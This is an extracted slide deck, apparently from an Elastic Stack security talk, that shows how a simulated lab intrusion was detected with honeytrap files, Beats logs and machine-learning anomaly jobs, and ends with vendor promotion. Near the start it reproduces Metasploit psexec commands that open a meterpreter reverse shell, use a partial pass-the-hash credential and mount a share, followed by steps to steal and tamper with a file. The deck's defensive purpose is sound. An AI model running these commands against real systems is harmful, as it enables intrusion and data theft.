
```
use exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
set LHOST 172.30.0.102
set LPORT 4433
set RHOST 172.30.0.20
set RPORT 445
set SMBUser Administrator
set SMBPass aad3b435b5...
exploit
shell
whoami
net use
net use k: \\172.30.0.108\share
/user:172.30.0.108\remote_user <Password>
```

Achieving objective

- Steal the contents in the finance server
- type SecretFile.txt
- echo "You've been pwned!!!" >> SecretFile.txt
- ...


Backup - Stills

Recon



Backup - Stills

Windows - Hunting / Detection



Backup - Stills

HoneyTrap - files modified

PacketBeat Overview | WinLogBeat Overview | HoneyTrap | MetricBeat System Overview | MetricBeat Overview
Catch the Hack | HoneyTrap Invoked | -ML WAY-

HoneyFile - Count vs Actions

3 Event Count

2 Event Actions

Honeytrap - Activity Timeline

A line chart titled "Honeytrap - Activity Timeline" showing the count of events over time. The Y-axis is labeled "Count" and ranges from 0 to 1. The X-axis is labeled "Date" and shows three specific points: 2018-11-05 11:00, 2018-11-07 11:00, and 2018-11-09 11:00. A green vertical bar at 2018-11-05 11:00 represents a "created" event. A red rectangular box highlights a blue vertical bar at 2018-11-09 11:00, representing an "updated" event. A legend indicates that green dots represent "created" and blue dots represent "updated".

Event Action ▾ Count ▾ Actions ▾ FileSize (bytes) ▾

| Event Action | Count | Actions | FileSize (bytes) |
|--------------|-------|---------|------------------|
| created | 1 | 1 | 254 |
| updated | 1 | 1 | 330 |

AuditBeat - HoneyTrap


| Time | file.path | event_data.ParentImage | event_data.CommandLine | event_data.User | file.owner |
|---------------------------------|---------------------------------------|------------------------|------------------------|-----------------|------------|
| November 10th 2018 07:39:20 UTC | F:\Windows\Temp\Shared\SecretFile.txt | - | - | - | - |

1-3 of 3 < >

elasticsearch


Backup - Stills

Exploitation & Lateral Movement caught!



Backup - Stills

Caught the hack - just by using Packet Beat (http that is)



Machine Learning Detections - simple jobs

Machine Learning / Anomaly Explorer

Job Management Anomaly Explorer Single Metric Viewer Settings

C Auto-refresh ⏪ ⏴ November 4th 2018, 11:00:00.000 to November 10th 2018, 00:22:32.000 ⏵

Job All jobs

Top Influencers

| dest.ip | Value | Count |
|--------------|-------|-------|
| 172.30.0.20 | 97 | 242 |
| 172.30.0.102 | 94 | 150 |
| 172.30.0.108 | 91 | 110 |
| 172.30.0.173 | 86 | 96 |
| 172.30.0.255 | <1 | 3 |
| 172.30.0.1 | <1 | <1 |
| 172.30.0.35 | <1 | <1 |

Anomaly timeline

Overall 2018-11-05 00:00 2018-11-06 00:00 2018-11-07 00:00 2018-11-08 00:00 2018-11-09 00:00

View by: job ID ▾ Limit: 10 (Sorted by max anomaly score)

| anomalous_connections | reconnaissance_attempt... | http_queries_by_ip | suspicious_windows_auths |
|-----------------------|---------------------------|--------------------|--------------------------|
| 2018-11-05 00:00 | Yellow | Blue | Yellow |
| 2018-11-06 00:00 | Yellow | Blue | Red |
| 2018-11-07 00:00 | Blue | Blue | Yellow |
| 2018-11-08 00:00 | Blue | Blue | Blue |
| 2018-11-09 00:00 | Red | Blue | Blue |

Anomalies

Severity threshold: warning Interval: Auto

| time | max severity ▾ | detector | found for | influenced by | actual | typical | description | job ID | actions |
|--------------|----------------|------------------------------------------|--------------|---------------------------------------------------------------------------------------------------|--------|---------|-------------------------|----------------------------------------|---------|
| Nov 9th 2018 | 97 | distinct_count(dest_port) over source.ip | 172.30.0.102 | dest.ip: 172.30.0.20 dest.ip: 172.30.0.173 dest.ip: 172.30.0.108 source.ip: 172.30.0.102 | 1002 | 3.69 | ↑ More than 100x higher | reconnaissance_attempts_to_destination | ⚙️ |
| Nov 5th 2018 | 95 | Distinctive queries by clients | 172.30.0.20 | client.ip: 172.30.0.20 ip: 169.254.169.254 | 16 | 2 | ↑ 8x higher | http_queries_by_ip | ⚙️ |
| Nov 9th 2018 | 85 | Rare Destination Ports from Sources | 49179 | dest.ip: 172.30.0.20 dest.port: 49179 source.ip: 172.30.0.35 | | | | anomalous_connections | ⚙️ |
| Nov 9th 2018 | 83 | Rare Destination | 4433 | dest.ip: 172.30.0.102 dest.port: 4433 | | | | anomalous_connections | ⚙️ |

client_ip

dest.ip: 172.30.0.102 dest.port: 4433 anomalous_connections ⚙️

elastic

The Elastic Stack in Cybersecurity Framework



✓ ✓ ✓ ✓



✓ ✓ ✓ ✓




✓



✓

✓

Integrating Alerts with Other Systems



What have we learnt?

- Easily detect the suspicious activities
 - Applicable to Threat Hunting → Detection → Avoidance
 - Elastic stack can be implemented to complement prescribed methodology (CKC, Mitre Att&ck, etc)
- Finding patient 0
 - Applicable in finding who infected whom
 - Where infection began, how it started
- Using machine learning to help with anomaly identification
 - Reliably utilize algorithms to find anomalous events that would otherwise require an arduous task to detect

Reviews & Next Steps

- **Engage with Elastic** for a proper trial and enablement / knowledge transfer including consulting services;
- Work with Elastic on collecting data/event feeds including **architecture validation/design** for scalability
- Delivering the outright tool to the analysts to be able to have “**conversations with their security data**”
- Learn how to maximize your elastic investment through Elastic’s [security analytics training](#)



elastic

Elastic{ON} Tour Beijing

2019年4月10日

<https://www.elastic.co/elasticon/updates>

Q & A / Ask Me Anything (AMA) / Ask Us Anything



OPERATIONAL
ANALYTICS



SEARCH



LOG ANALYTICS



SECURITY



METRICS



CUSTOM APPS

Thank you!

Appendix



“

The Elastic Stack made it possible
for us to build Fusion – our
centralized cyber security and
defense platform – and protect the
bank and our customers from
real-time threats all over the world.



“

We collect more than
1.2 TB logs every day from
our infrastructure, web
servers, and applications.




“

We analyze piles of data:
13B AMP queries/day
600B emails/day
16B web requests/day

**Goldman
Sachs**

“

1,000+ developers use the Elastic Stack for use cases from trade tracking to creating new HR and compliance apps.



“

We send from Mars more than
30K messages
100K documents
4x a day for
operational, telemetry, anomaly
resolution, and log analysis.